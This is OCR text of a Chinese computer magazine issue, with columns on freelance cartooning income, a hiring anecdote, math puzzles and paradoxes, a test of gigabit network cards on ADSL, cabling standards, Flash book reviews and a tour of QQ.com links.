职业漫画人的生存，自然是靠画漫画了。但画出来卖不出去，就意味着没有收入。那么，哪里会付费购买漫画呢？一般有以下几种：1.杂志报刊；2.出版社书籍；3.少数电视媒体；4.广告公司；5.少数网站。

我个人的漫画求生之路基本是靠自己到处投稿、等待编辑选用的模式。这种办法很大程度上耗费了我很多精力来做客户资源建立和维系工作，有时确实也对创作产生很多负面影响。比如，有的编辑会对漫画内容提出一些比较外行的修改意见，这样，我们本身就很难保证作品思想的完整性。但为了商业利益，又不得不从时间和质量上做出牺牲。对此，我个人的经验是，尽量多了解投稿媒体的风格及投稿栏目的风格，并且根据自己的了解独立进行主题策划，并且拿出方案。然后再拿着这些方案去跟该栏目的编辑进行沟通，尽可能让双方在自己完成创作之前就确认，这样不仅可以事半功倍，而且很容易做到大家都满意。

小回忆

最大的损失

做靠漫画为生的经历中，吃亏的事儿也遇到不少。如某家即将创刊的刊物约我画价值上千元的漫画，并一再声称时间急迫，出刊在即。于是乎，偶自然是快马加鞭，通宵熬夜，最终按时交上了全部作品。但数周后，竟然被告知“新刊”因故夭折……而偶的稿费也是无了着落，无法要回，不小的损失。但正所谓吃一堑，长一智，经验是另外一种宝贵的财富。

目前，国内自由漫画从业者的收入水平差别很大。一幅漫画基本上价格在50～100之间，而四格漫画基本上价格在200以上，所以根据每个月的业务量，六七百、一两千、几千的都有。再看自由漫画作者这类，最主要的收入阵地，是专业的漫画杂志，因为他们需求的稿件量大，而且稳定。只要在两家杂志分别有个几版的栏目，基本生活就可以保证。目前国内主流的这类刊物有《幽默大师》、《漫画Party》、《漫画月刊》、《漫友》等。其次出版社也是重要的客户。

漫画职业人的未来

目前中国做漫画插图的自由职业者可以说千千万万，但真正发展得不错的，往往是同时擅长绘画与商业营销的〝双节棍〞选手。不过要让每一个画手都再成为营销高手，实在是有不小的难度。实际上，在国外成熟的体系下有漫画插画经纪人、艺术经纪公司这样的角色，来专门解决营销的问题，这样画手就可以专心于绘画创作了。这才是一种成熟细化分工的状态。可惜的是，国内目前很缺乏这样的专业机构，而且漫画职业人本身的观念也有待〝升级〞。不过，国内也开始涌现了这样的团队，如〝华人视觉精英在线插画超市 http://www.86image.com〞这样的代理网站。

我个人认为，销售和创作一肩挑的模式虽然帮助我成功了，但实际上这并不是一个完美的方式。如果让我选，我期待那种能专心于创作就能得到丰厚报酬的职业模式。当然，我一定会坚持自由职业之路！ CF [CP01]

给对手掌声

■湖北 黄梅香

广告部人手紧缺，公司在报纸上刊登招聘启事：本科以上学历，有一年以上工作经验。但老总有更重要工作缠身，于是将我推上了面试主考官的位置。老总一再说相信我的眼光，面试内容和形式由我来定。

首先将学历不符、工作经验不够的求职者排除在外，然后一一通知大家在周日来面试。面试没有设在老总办公室或会议室，而是在大家平时打乒乓球或唱卡拉OK的活动室。我没像通常的面试让求职者单独接受考核，而是将所有人统统请了进来。

音响打开后，我让求职者每人唱一首歌，以歌声来定去留，大家的掌声是评判的一个标准。各位的歌唱得有好有坏，但是掌声却少得可怜。最滑稽的是一位姓林的女孩子，唱着最近流行的《美丽心情》，走调走得匪夷所思。林小姐不仅没得到大家的掌声，还被大家嘲笑不已。我宣布面试结束，让所有人在走廊等待结果时，隐约听到有人说，林小姐机会最小，还劝她提前离开。

不过，显然林小姐并不灰心，我出来时依旧看到了她。我郑重地宣布：本公司决定聘用林小姐。我话一落音，一群求职者闹开了，说我没能公平对待大家，选人的标准有偏差。本来，我不想做什么解释，但是考虑到求职者也不容易，于是我重新将大家请进活动室。

我心平气和地说出自己选林小姐的理由：在大家唱歌的时候，只有林小姐有选择性地鼓掌。给对方掌声是对对手的一种赞赏，甚至会让对手拥有发展的良机。适当肯定自己的伙伴或对手，那是一种宽容大度的表现。惟独这样才能催进自身的发展，更好地完成工作。当大家嘲笑林小姐并劝她离开时，她却坚持到最后，又是对本公司尊重和对自己有信心的表现。所以，我们决定选优秀的林小姐。

我的解释让所有的求职者心服口服，老总后来也肯定了我的选人大法。而事实证明，林小姐确实是不错的员工，在后来的工作中做出了不错的成绩。

CF [CP02]

行话连篇：行有行规，行还有行话。每期一句行话，助你快速了解一个行当！

扎货

词性：动词

行业：IT产品销售卖场

解释：柜台主在确定客户对某具体型号的产品具有购买意向之后，向其他柜台赊借该产品的行为。这种现象大量存在于电脑卖场的各商户和柜台之间，他们基本上是靠信用和"脸熟"来完成这种"同业拆借"的经营互助行为。一般在扎货的时候，由借方（柜台主或伙计）签字即可当场拿走货品。而结款则按一定的周期清算。

优点：（对柜台来说可以）保证客户能在同一柜台或店铺完成整个购买和攒机过程，而且可以少占用流动资金。

缺点：商家和柜台之间存在欺诈和被欺诈的可能。对客户而言，由于产品在达到自己手中之前经过了更多的销售环节，所以不太可能拿到最低的价格；同时，也容易引发售后服务纠纷。

实例：客户在A柜台攒机，指定要华硕某型号显卡，但A柜台销售的却是微星显卡。为了留住客户，A柜台即向专营华硕显卡的B柜台"扎货"，赊借来一块华硕显卡，完成了给客户的装机。事后，月底A柜台向B柜台结算该显卡的交易货款。CF [CP03]

职业运动员



CF [CP04]



爱丽丝漫游数学仙境

■ 阿健 LX

数学就是“1 + 1 = 2”吗？数学能帮我们计算彩票中奖概率吗？数学除了计算还有其他用处吗？

隐约记得上小学时，很多人的理想是成为〞科学家〞。而让他们举出几个科学家的例子时，不少人会举陈景润的例子。数学，对于它的理解很多人都会回到小学、中学时代，数学似乎已经渐渐被我们忘记，人们似乎更关心那些建筑在数学上的东西：计算机科学、建筑学……而对于研究数学，好像一下子就兴趣索然了。数学真的如此空洞无味吗？

“数学”一词的由来

〞数学〞一词来自希腊语，它意味着某种〞已学会或被理解的东西〞或〞已获得的知识〞，甚至意味着〞可学会的东西〞、〞通过学习可获得的知识〞，伟大的辞典编辑人利特雷(E．Littre 也是当时杰出的古典学者)，在他编辑的法语字典(1877年)中也收入了〞数学〞一词。

对于毕达哥拉斯学派来说，数学是一种〞生活方式〞。毕达哥拉斯学派对于成年人有一个〞一般的学位课程〞，其中有正式登记者和临时登记者。临时成员称为〞旁听者〞，正式成员称为〞数学家〞。这里〞数学家〞仅仅表示一类成员，而并不是他们精通数学。

计算机的发明竟如此自然

冯·诺依曼，被人们称为计算机之父的伟大数学家，他是如何想到计算机由输入、存储、运算器、控制器、输出五部分构成的呢？其实，按照数学家的思维来看，计算机原理不过如此，首先，它必须有一个能接收指令的部分；其次，接收来的指令也必须有地方记住；然后，指令必须得到有效处理；再次，处理当中必须有部件控制整个流程；最后，所有处理结果必须呈现给人们看。好了，这每一步不正对应着一个计算机构建吗？严密的思维指导下创造出来的产物，必然禁得住时间考验。至今，仍未有人打破冯·诺依曼的计算机结构模型。

没有数字的数学秘题

别以为数学就永远要和数字打交道，看看我们这个不需要数字的秘题。它很适合你和同宿舍的朋友们一起讨论，特别是在熄灯之后。

有一瓶红葡萄酒和一瓶白葡萄酒，把一勺红葡萄酒加到白葡萄酒中，彻底混匀。然后取一勺这种混合酒，加回到红葡萄酒中。问题是：是白葡萄酒中的红葡萄酒多，还是红葡萄酒中的白葡萄酒多？(警告：这个问题可能有破坏人际关系的作用，有人会为他的错误答案同你发生激烈争论)

只要是上过小学的人，看到题后可能都会有动用方程式的想法：〞设红酒体积为X，白酒体积为Y，勺的容积为Z……〞带入方程式，瓶子前后体积相同，等式成立，肯定可以算出答案。但实际根本不需要这么麻烦，答案是这样的：一样多。为什么呢？两个瓶子中酒的体积在置换前后都没有发生改变，都是满满一瓶，只是内容发生改变——加入了另一种酒。这也就是说，每种酒都被另一种酒替代了一些，如果两边的酒量不相等，总体积必然不相等。还不明白？换一种说法：你有一满瓶葡萄酒(不管红的白的)，把其中的一些酒倒入大海，等5分钟，然后再用这稍稍被污染了的海水把酒瓶灌满，是大海中的葡萄酒多，还是这葡萄酒中的海水多？还是一样多。实际上，酒瓶中只是掺入了一些海水，而进入瓶中的海水原来的那些体积被酒占据了，因此，大海中的葡萄酒和葡萄酒中的海水是一样多的。

注意：本题不涉及分子渗透问题。

有意思吧，谁说数学就一定要用到数字？

数学与悖论

1.理发师悖论

1919年，著名英国数学家罗素编了一个很有趣的〞笑话〞。

小镇有个爱吹牛的理发师。有一天，理发师夸下海口说：〞城里所有不自己刮脸的男人都由我给他们刮脸，我也只给这些人刮脸。〞

大家听了直发笑。有人问他：〞理发师先生，您给不给自己刮胡子呢？〞

〞这，这，……〞理发师张口结舌，半晌说不出一句话来。

原来，这个爱吹牛的理发师，已经陷入自相矛盾的窘境。如果他给自己刮胡子，那就不符合他声明的前一半，这样，他就不应当给自己刮胡子；但是，如果他不给自己刮胡子，那又不符合他声明的后一半，所以，他又应当给自己刮胡子。无论刮不刮都不对。

像理发师这样在逻辑上自相矛盾的言论，叫做〞 论〞。

罗素编的这则笑话，就是数学史上著名的"理发师 论"。

2.说谎者悖论

我们陷入了著名的说谎者 论之中，下面是它的最简单的形式。

甲：我说的这句话是错的。

上面这个句子对吗？如果是对的，这句话就是错的！如果这句话是错的，那这个句子就对了！像这样矛盾的说法比你所能想到的还要普遍得多。

数学与 论有关系吗？很有关系！逻辑学是一切演绎推理的基础，一个不懂基础逻辑的人如果学数学，那是不可能的。可按照正常的推理，往往有很多无法解释的东西，这就是有趣而又容易令人发疯的 论。

3.视觉悖论

画面中楼梯是怎么连接起来的？如果看局部，每个部分的都是没有错误的，为什么看整体就是一张"扭曲"的画面（见图）？




图1

生活中的数学

1.怎样烧开水最快、最省煤气

现在家庭一般使用电子打火煤气灶，当煤气关闭的时候，煤气旋钮的位置为竖置方向，我们把这个位置定为0度，煤气开到最大时，位置为90度。究竟旋钮在哪个位置烧水最省水？那个位置最省煤气？一些中学生特意按照旋钮的六个不同的角度测试烧水（见图2），并记录了烧开水所需时间、所需煤气量。最后，根据记录数值画出了煤气消耗、所需时间的"函数曲线"，最终得出结论：最节省煤气的旋钮位置应该在36度，而最节省时间的位置在90度（这个很好理解）。




图2

2.比赛"算24"的新场合

现在，马路上的车越来越多，堵车也就越来越严重。一些驾驶员已经找到了解除堵车烦恼的好办法——利用看到的车牌最后4位数玩"算24"游戏，打发时光又锻炼了脑力，确实值得推广。不过可别再在高速行驶时玩呀！

小提示

"算24"就是在任意4个整数之间，利用加减乘除算法，最后得出24的结果。如果你实在想不出答案，可以到http://www.mathfan.com/Common/HTML/GAME/24.html，利用那里的专用计算工具来帮你完成，它可以提供很多种计算方式呢。

3.数学真的能帮人们中奖？

前几年曾有一篇《揭开英特尔3GHz CPU与破解百年彩票中奖之谜》的文章（有兴趣的朋友可以Google一下，这是我们《电脑爱好者》编辑阿健的大作）。里面提到了某高人利用彩票漏洞，计算出彩票中奖号码和彩票本身序列号的关系。这是不是意味着我们学会了数学，买彩票就一定能中奖呢？非也非也。这里倒是想提醒那些一门心思琢磨彩票路数，想借机发大财的朋友一句话，现在的彩票，无论是35选7，还是36选7，亦或是6＋1，其中特等奖的概率都是一样的。其他奖项的中奖概率因本身形式不同而异，但中奖金额相差不大。"彩场"非战场，不是谁算尽天机就能稳操胜券的，如果中奖概率因人而异，这种有失公平的游戏还能长久下去吗？

数学爱好者必用资源

1.数学网站

http://www.mathfan.com/

这里的论坛人气不错，可以和数学爱好者们一起探讨问题，其中包括一些比较有趣的数学秘题。

http://www.mathfan.com/Static/User.Mathfan.MathDic.Index.ParamID.html

数学和其他学科一样，也有很多专业术语。你可以到这个网站查找答案。

http://czsx.anyp.cn/1.aspx

趣味数学的网站。

2.推荐书籍

《通俗数学名著译丛》

数学过分地远离公众，并不是一件好事。数学是一种文化，而文化就是要被继承的东西。要把数学看作是一种高级趣味，能够帮助人们提高自身的修养。


《蚊迹寻踪及其他数学探索》

也出自上面提到的丛书，里面没有枯燥的数学理论，而是由一个个有趣的趣味秘题构成。

《数论妙趣》

这本书把高斯称为"数学之皇后"，描写得生动有趣，读来真是一种享受。

CF [BL01]



千兆网卡让网速翻5倍?

■CFan.摔锅 CFan.FLP

最近在网上悄悄流传着一个网络大提速的密技，据称这是一位网友无意中发现的，本来他申请的是512Kbps的ADSL，平时下载速度一直保持在平均70KB/秒，但在他将网卡更换为Intel千兆网卡后，平均速度飙升到了400KB/秒(相当于3Mbps)。 (北京读者WS获爆料奖200元)

在得到这个消息后，编辑部使用ADSL的小编们都为之一震，但细细讨论下来，感觉可能性非常之小，但实践出真知，于是我们对此进行了测试。

测试环境

①Windows 2000、1Mbps ADSL连接、阿尔卡特Home Plus 511 ADSL Modem、FlashGet 1.65

②主板集成SIS 900百兆网卡、Intel PRO/1000 MT千兆网卡

我们在五天时间里，每天都选择了晚上8点为测试时间，在1个小时中分别用两块网卡测试下载同一服务器的30MB文件，每块网卡交替下载10次该文件，然后取平均值，这样可以在很大程度上保证数据的公平性。结果显示：

SIS 900百兆网卡平均下载速度为:120KB/秒

Intel PRO/1000 MT千兆网卡平均下载速度为:160KB/秒

在测试过程中，使用千兆网卡时竟然出现了400KB/秒的峰值速度，而200KB/秒的速度在每次测试中都经常出现，有时甚至可以大约持续几十秒钟。而百兆网卡从未出现过类似情况。

由测试结果看，千兆网卡让网速 升5倍基本不太可能，但速度确实较百兆网卡有明显提升，通过多方努力，我们终于找到了这个密技的发现者，他表示确实是真的，由于是在北京，我们亲自到他家采访，发现果然如他所言，换用我们带去的笔记本电脑连接，速度却只能到80KB/秒。


注:该用户的网络环境为Windows XP英文版(未打SP1、SP2)、512Kbps ADSL连接、阿尔卡特Home Plus 511 ADSL Modem、FlashGet 1.65、主板集成Intel千兆网卡。

因为换用了笔记本电脑后速度正常，所以应该不是电话局局端的设置问题，但我们还是就询问了网通人员，得到的答复如下:北京ADSL局端设置最高为1Mbps，不可能出现设置错误，影响网速原因主要是线路及网卡。

如果不是局端设置问题，应该就是Intel网卡的问题，于是我们打电话至Intel的工程师，对于这个问题Intel的工程师也无法解释，并建议我们打电话给主板生产厂商(主板集成的Intel网卡，保修、维护等均由主板厂商负责)。

于是我们又拨通了某品牌主板厂商的技术支持电话，经过再三询问，也没有得到一个满意答复，最后这件事被众编辑集体称为——“灵异事件”。

小编有话说:目前Intel PRO/1000 MT千兆网卡市场售价大约为200元左右，在使用过程中，我们发现Intel网卡确实不同于普通网卡，不仅性能强，而且驱动也很出色，可调节的选项非常多，比如:缓存等关系网卡性能的调节，并且说明很详细，即使菜鸟也能看懂。另外，据国外权威评测在众多千兆网卡中Intel PRO/1000 MT名列前茅。另外如果你有两块Intel网卡，那么就能轻松实现双网卡捆绑使用，对于网络性能提升(特别是局域网)很有帮助。



什么样的千兆网卡最好?

千万不要简单地认为千兆网速度是百兆网的10倍，这基本上是不可能实现的。

现象:千兆网的带宽理论上确实是百兆网的10倍，但落实到具体的网卡上，这中间有很多现实的阻碍。首先是带宽效率问题，即使百兆网卡甚至十兆网卡，都不可能完全实现各自的理论带宽。通常实际传输的有效带宽能达到80%，基本就是一款很不错的网卡了。也就是说，百兆网卡的实际数据传输速度通常只有80Mbps左右、十兆网卡只有8Mbps左右。而到了千兆网卡，这个效率通常就更低了。

原因:造成带宽损耗的原因很多，比如，PCI总线的影响、CPU占用率问题和网卡底层控制软件的设计问题等等。这些影响网卡效率的问题，在千兆网的情况下更加复杂。

因为，千兆网由于单位时间内的数据处理量暴增，这必然导致CPU占用率激增；其次，千兆网的带宽(1000Mbps)已经与PCI总线的带宽(133×8=1064Mbps)持平。这就意味着如果继续采用PCI作为千兆网卡的标准接口，那么千兆网卡的性能必然被大大限制！毕竟PCI总线上必然存在硬盘、声卡等高数据带宽占用的设备，尤其是硬盘——千兆网使用时，硬盘通常也会处于工作状态用以存储接收的数据，这样千兆网卡和硬盘不仅争抢PCI总线的带宽，还争抢CPU的处理时间，其结果也就肯定是两败俱伤啦！

办法:要想真正发挥千兆网的“功力”，就必须抛弃PCI

总线作为网卡的接口！目前解决的办法有两个，一是采用64bit的PCI(这个标准的PCI接口和网卡早就在服务器领域广泛应用了)，但这个方案非常昂贵；另一个是采用板载Intel千兆网卡的i865/i875主板，因为Intel i865/i875芯片组为了解决千兆网带宽和CPU占用的问题，专门为千兆网提供了一个266MB/s的CSA通道来传输网络数据。而且，这个通道是直接挂接在芯片组的北桥芯片上的，因此其数据处理的效率更高。

前面介绍的ADSL下载速度"迷案"，虽然同样是采用Intel 82540EM千兆网卡芯片，由于第一个"灵异体验者"用的是主板集成的网卡，虽然是512Kbps的线路，但下载速度居然高达400KB/秒；而采用独立PCI网卡的另一个"灵异体验者"，则只能享受到从120KB/秒提升到160KB/秒的处级待遇了……虽说这个结果不可理喻，但事实如此，实在没办法不偷着乐了 ^_^

结论：要想最大限度发挥千兆网的性能，买一块板载Intel 82540EM千兆网卡芯片的865或875主板，是既可行又经济的方案。

目前市场上常见的千兆网芯片

目前能生产千兆网卡芯片的厂商不多，基本上只有Intel、Broadcom、3Com、VIA、Realtek和Antel几家。除Antel之外，其他芯片用来制造独立PCI网卡和板载网卡的比较常见，具体型号是Intel 82540EM、Broadcom BCM5702、VIA VT6122、Realtek 8110S和3Com 940-MV00。其中，Intel芯片的性能最好，Broadcom次之，VIA和Realtek再次，3Com芯片虽然性能一般，但兼容性不错。其中，Intel芯片和3Com芯片是主板集成得最多的(见图1)。




图1 千兆网卡芯片全家福

正确的千兆网线连接

要想充分发挥千兆网的性能，还要保证网络信号的稳定性。首先，在选择线缆的时候就应该采用超五类网线，这种网线通常能在线身上看到CAT 5E的字样；其次按照千兆网的接线标准，必须同时使用超五类线的全部四对线，才能保证信号传输的距离和信号质量；再者，接线的顺序必须严格符合568A或568B这两个标准的其中一个。




图2

标准568A：橙白-1、橙-2；绿白-3、蓝-4；蓝白-5、绿-6；棕白-7、棕-8。

标准568B：绿白-1、绿-2；橙白-3、蓝-4；蓝白-5、橙-6；棕白-7、棕-8。

注：网线顺序是以水晶头平整而且露出铜片触点的一面面向自己，从左至右开始数(见图2)。

此外，除了网线的顺序要接对之外，还要注意自家墙上的接线盒上的模块接线顺序。对应刚才提到的568A和568B接线标准，可以选择A或B两种缆线卡位的顺序(见图3)。

特别提示：目前很多建筑/装修公司在做布线时，都采用了电话/网线共用一根网线的办法(其中电话线占据了十兆网和百兆网"用不上"的蓝-4和蓝白-5这两个线)，这样做虽然简化了布线工程，但也为将来升级成千兆网设置了很大的障碍。所以如果你打算在家采用或升级成千兆网，则必须将网线和电话线拆分开来布线。




图3 A对应568A，B对应568B

小编有话说：理论上ADSL用户并没有千兆网环境，所以使用百兆(甚至十兆)网卡足以，使用PCI接口的千兆网卡也完全够用。最后建议大家，最好能够借到一款Intel千兆网卡，亲自试用有效后，再决定是否购买。毕竟最便宜的网卡只有二三十块钱，而Intel这款千兆网卡要200元左右。CF [BL02]



一日，偶入CFan所在写字楼的地下停车场，可把Cornel吓坏了——这哪里是停车场，分明是汽车展览会现场呀。宝马3系、奔驰S系列这样的车已经算不了什么，一辆接一辆，就连Mini Copper、Land Rover（路虎）这样的车也是随处可见。可见，这座写字楼里面真是藏龙卧虎之地，真是“楼不好，车好”！正好带了相机，决定和大家分享。



适合女孩的Mini Cooper



适合越野爱好者的陆虎

★编辑部同仁最爱



虽然汽车对于我们还是高贵消费品，但编辑部的各位同仁一直没有停止对拥有汽车的美好和奢望。以下是各位同仁的＂轿车梦＂

摔锅：近景目标是雪铁龙C4，远景目标是Volvo S40，因为它代表着成熟、稳重和内敛，体现着我内心的依然狂野(Cornel:做梦！)！

狂PK：保时捷911，因为它足够拉风，开着它带着MM飞驰的感觉真实太美妙了！

小特：标致307SW，原因是它拥有全景天窗，可以带着MM一起……(庸俗！)

懒得理你：远景目标法拉利F-50、F-430，喜欢法拉利的热情、奔放、自由、浪漫的感觉。近景目标是赛纳2.0手动档，提速快，舒适度高，能获得足够的驾驶乐趣。

柳絮飞：＂飞鸽＂和＂永久＂是我的最爱！

在刚刚过去的一年里，什么车最受驾驶者欢迎？到http://www.maximonline.com/the_ride/features/cars_2005/index.asp这个网站看看，这里会给爱车的你找到一个人生目标！呵呵，玩笑而已，我知道你的目标很远大，绝不仅仅是一辆豪车而已。不过，还是要小声提醒你：要买这些车，还真要多攒几年钱呢！

★年度超级车型：Ford GT(福特)

5.4升、V8发动机，0～100公里加速仅需3.3秒。如此恐怖的性能当然有一个合适的价格——14万美元。兄弟们，努力工作吧！

★CNN/Money 2004年度最令人失望车型：大众辉腾

大众公司的汽车几乎开到了中国每个地方，但这仅限于中低档车型，我们熟悉的桑塔纳、捷达和帕萨特卖的都很不错。可是顶级的辉腾的运气就不好了，还没有机会进入中国，就给人以＂高不成、低不就＂的印象



★复古而花哨的老爷车

CF [BL03]

征稿启事

现在，拥有数码相机的用户已经越来越多了。在日常生活中，很多朋友们都会拍摄一些生动有趣的照片，在大大小小网站上，原创照片都是点击率最高的。为什么不把自己拍摄的照片给40万读者看看呢？赶快行动起来吧，展现你的个性，把快乐与所有人共同分享！稿酬自然不会少！

照片要求：

1.内容不限，不必和当期刊登图片内容相关。必须为自行拍摄，不得使用来自其他渠道的照片。照片不要求构图完美、技术高超，只要求原创。

2.不得涉及个人隐私，不得含有不健康内容。

3.随照片附加100至200字解说，介绍一下拍摄场景、环境等内容，惟一要求——语言不得严肃！

4.最好用TIF等无损压缩格式保存，然后用WinRAR等压缩软件打包，发送至info@cfan.com.cn，邮件主题注明“投稿：我拍！”。



Flash 闪亮网络人生

虽然在本文的后面，我向大家推荐的书中有一些非常厚的著作，但我并不认为要成为一个闪客就必须要抱着一本大部头。我觉得关键的问题是先要找到一本好书，或者一个好的老师领你入门，等了解并初步掌握了Flash后，才能在实践中积累起越来越多的经验并最终成为一位名副其实的闪客。

作者昵称：网海沉香

所在地：北京

职业：某网站论坛版主

纵观现在的Flash图书市场，情景不容乐观，它与Photoshop比起来，无论是在数量还是质量上都 待提高。尤其是创意之作更是少之又少，往往某一图书热卖后，一大批跟风者不是从名字上就是从结构上极力模仿，弄得许多书如同一个模子里拓了来的一样。

所以对想买一本入门教程的初学者来说，其实也没有什么好挑的。不妨在书店里多拿几本书比较一下目录，看看谁包含的内容更完整，再翻翻正文看看写得是否明白流畅，另外就是看一下随书附带CD上的内容。还有很重要的一点就是书的价格，现在市面上中文版Flash MX 2004入门的书，300多页加1CD，大多在35元左右。至于纯实例的图书，暂时可以不买，因为入门后，从各种电脑杂志上、网络上能很容易地搜集到这些实例。对于讲Flash中动漫绘制的书，其实我个人觉得意义不是很大，倒不如买一本纯粹的美术绘画技巧书来看。

图书小贴士

★标准版与专业版之分

与旧版本不同，Flash 2004被分成了两个版本，一个是标准版(Flash MX 2004)，一个是专业版(Flash MX Professional 2004)。它们的界面、操作等都没有太大的区别，只不过专业版增加了一些更方便于编程开发的功能，如项目面板、源代码管理、ActionScript数据支持、数据源链接等。专业版在视频应用方面，还整合了一些第三方软件、支持FLC文件播放、增加了一些媒体组件等。但是对于初学者而言，用哪个版本差别并不太大，相关图书中涉及到的Flash技巧与操作大致上是通用的。

征 集 评 论

每个学计算机的人，都或多或少买过一些计算机书籍，有淘到好书的惊喜，也有买到一本烂书后的懊恼，那么不妨将你购书的喜怒哀乐写出来，以为后来者鉴。可以是推荐某本书的，也可以是对某本书三言两语的评论，形式不拘。下面是我们将要做的淘书计划，欢迎来自你的建议与推荐：

1. 3ds max 2. AutoCAD 3. Premiere 4. Dreamweaver 5. Director 6. VC++/VB/Delphi/Java 7. 数据库 8. 其他你所想到的......

《Flash MX 2004宝典》(988页 1CD)

美 Robert Reinhardt & Snow Dowd

电子工业出版社

原价:108.00元

推荐度:★★★★



推荐者评论：这是一部名副其实的"宝典"，初学者可以从中认识到Flash MX 2004的界面构成，学习到基本的文件操作、绘画操作等，进阶成为高手之后，依然能从中学到更多高级的内容，举例来说，该书中关于ActionScript脚本编程的内容近300页，将其提取出来独立成书绝不是问题。

可以看出，本书作者确实是一位"行内"人士，对Flash多媒体制作这个行业比较了解，比如在书的一开始，就充分讨论了Flash多媒体项目规划与制作流程，再比如在教读者学习动画制作之前详细讲解了动画制作的策略。这些内容虽然与具体操作没有太大联系，但能让学习者很快有一个全局认识。另外，对Flash中多媒体整合及与其他软件协同工作方面，作者也有许多经验之谈。

不过，该书是基于英文版Flash MX 2004写作的，中文版用户对照起来有些不便。还有就是，这本书确实太贵了点，如果买到打折书，还可以接受。

《网页设计师谈Flash商业动画设计》(354页 1CD)

梅凯 谭坤 编著

中国电力出版社

原价:35.00元

推荐度:★★★☆

推荐者评论：这本书分基础知识与实例两大部分，适合于初、中级读者的使用。它的基础讲解部分写得详细周到，很容易上手；后面的部分通过分析商业应用中的几个经典实例，使读者除了能学习到更多Flash动画制作的技巧外，还能增加读者对Flash动画制作在商业宣传中应用的了解。CF [BL04]



小企鹅的大本营——QQ.com

■ 熊猫盼盼

探宝队队员招募行动：想加入“网站探宝队”的行列吗？如果你有迫切希望探宝的网站，或者发现了某个网站的宝藏，请将您的建议或发现发送至system@cfan.com.cn(邮件标题请注明“网站探宝”)。

寻宝对象:QQ官方网站 http://www.qq.com/



寻宝理由：时至今日，QQ已经不能单单以"一款即时通讯软件"来定义了，而是更多地表现为一种文化和时尚。QQ的各种附加工具、使用技巧、 目的表情包、社区中的网友电台，各种QQ"宝藏"绝对值得我们一探究竟。

你想快速了解QQ网站的栏目结构吗？直接进入http://www.qq.com/map/，这里的网站地图让你一目了然。

QQ软件下载:http://im.qq.com/qq/

我的采宝箱：常常纳闷好友的QQ为什么始终是新版本，原来他将QQ的软件下载页面放到"收藏夹"里了。

(1)网游版QQ：为了边玩网游边和MM聊天，你不得不把左手固定在Alt + Tab键上来回切换。QQ官方其实早就提供了网游版本的QQ，请看http://im.qq.com/qq/mo.shtml?/download/qq_for_mmog.shtml。

(2)移动QQ:http://mgame.qq.com/mqq/

(3)场景编辑器:http://im.qq.com/p/scene_editor/

腾讯互动服务:http://is.qq.com/webpresence/



我的采宝箱：在论坛、网站中留下你的QQ互动状态图标，这样陌生人也可以很方便地和你交流。

(1)互动状态代码生成页:http://is.qq.com/webpresence/code.shtml

QQ游戏频道:http://gamezone.qq.com

我的采宝箱：QQ游戏频道除了能找到各种游戏攻略外，还有这么多的Flash小游戏，还不快挑几个哄哄MM？

(1)密技攻略:http://gamezone.qq.com/guide/guide.shtml

(2)光头的诱惑:http://gamezone.qq.com/z/mini/20041015bold.htm



(3)MM大变身:http://gamezone.qq.com/z/mini/20041222meimei.htm

(4)超仿真CS:http://gamezone.qq.com/z/mini/20041227cs.htm

QQ新声代:http://listen.qq.com/

我的采宝箱：在中学时每天收听FM入眠是我的习惯，就像现在每天晚上必定准时收听"QQ新声代"中的广播频率一样。从娱乐新闻，到发自心灵的吟唱，还有精彩的文学广播剧都纳入了新声代的 下。

(1)彩铃Q吧:http://listen.qq.com/h_njtj/cailing.shtml

参与性非常强，节目风格轻松，包括"彩铃发布会"、"彩铃彩铃我爱你"，"我和彩铃有个约会"等小版块(播出时间：周二、周五 19:00-20:00)。

(2)来自我心:http://listen.qq.com/h_njtj/heart.shtml

有这样一个心情的中转站，让你在漂泊不定的生活中寻找一份心灵的寄托(播出时间:22:00～00:00)。

QQ会员:http://club.qq.com/

我的采宝箱：QQ会员可以享受很多普通号码无法享受的服务，比如128MB网络硬盘、免费的在线短信配额，手机重设密码等。

(1)好友克隆复制:http://club.qq.com/incre/incre_hykl.shtml

许多QQ会员在注册后选择了自己心仪的新号码，想把自己以前的好友都添加到新号码上来，用此功能可以很方便地完成这项工作。

(2) 号地带:http://qqx.qq.com/mor10.shtml

QQ 号一直是广大网友追逐的目标，5位和6位更是被尊为极品，不过这可是需要收费的 ～

(3)手机重设密码:http://club.qq.com/incre/incre_csmm.shtml

对付盗号最好的方法就是随时能找回密码。CF [BL05]

你编剧本，我们演戏给你看！

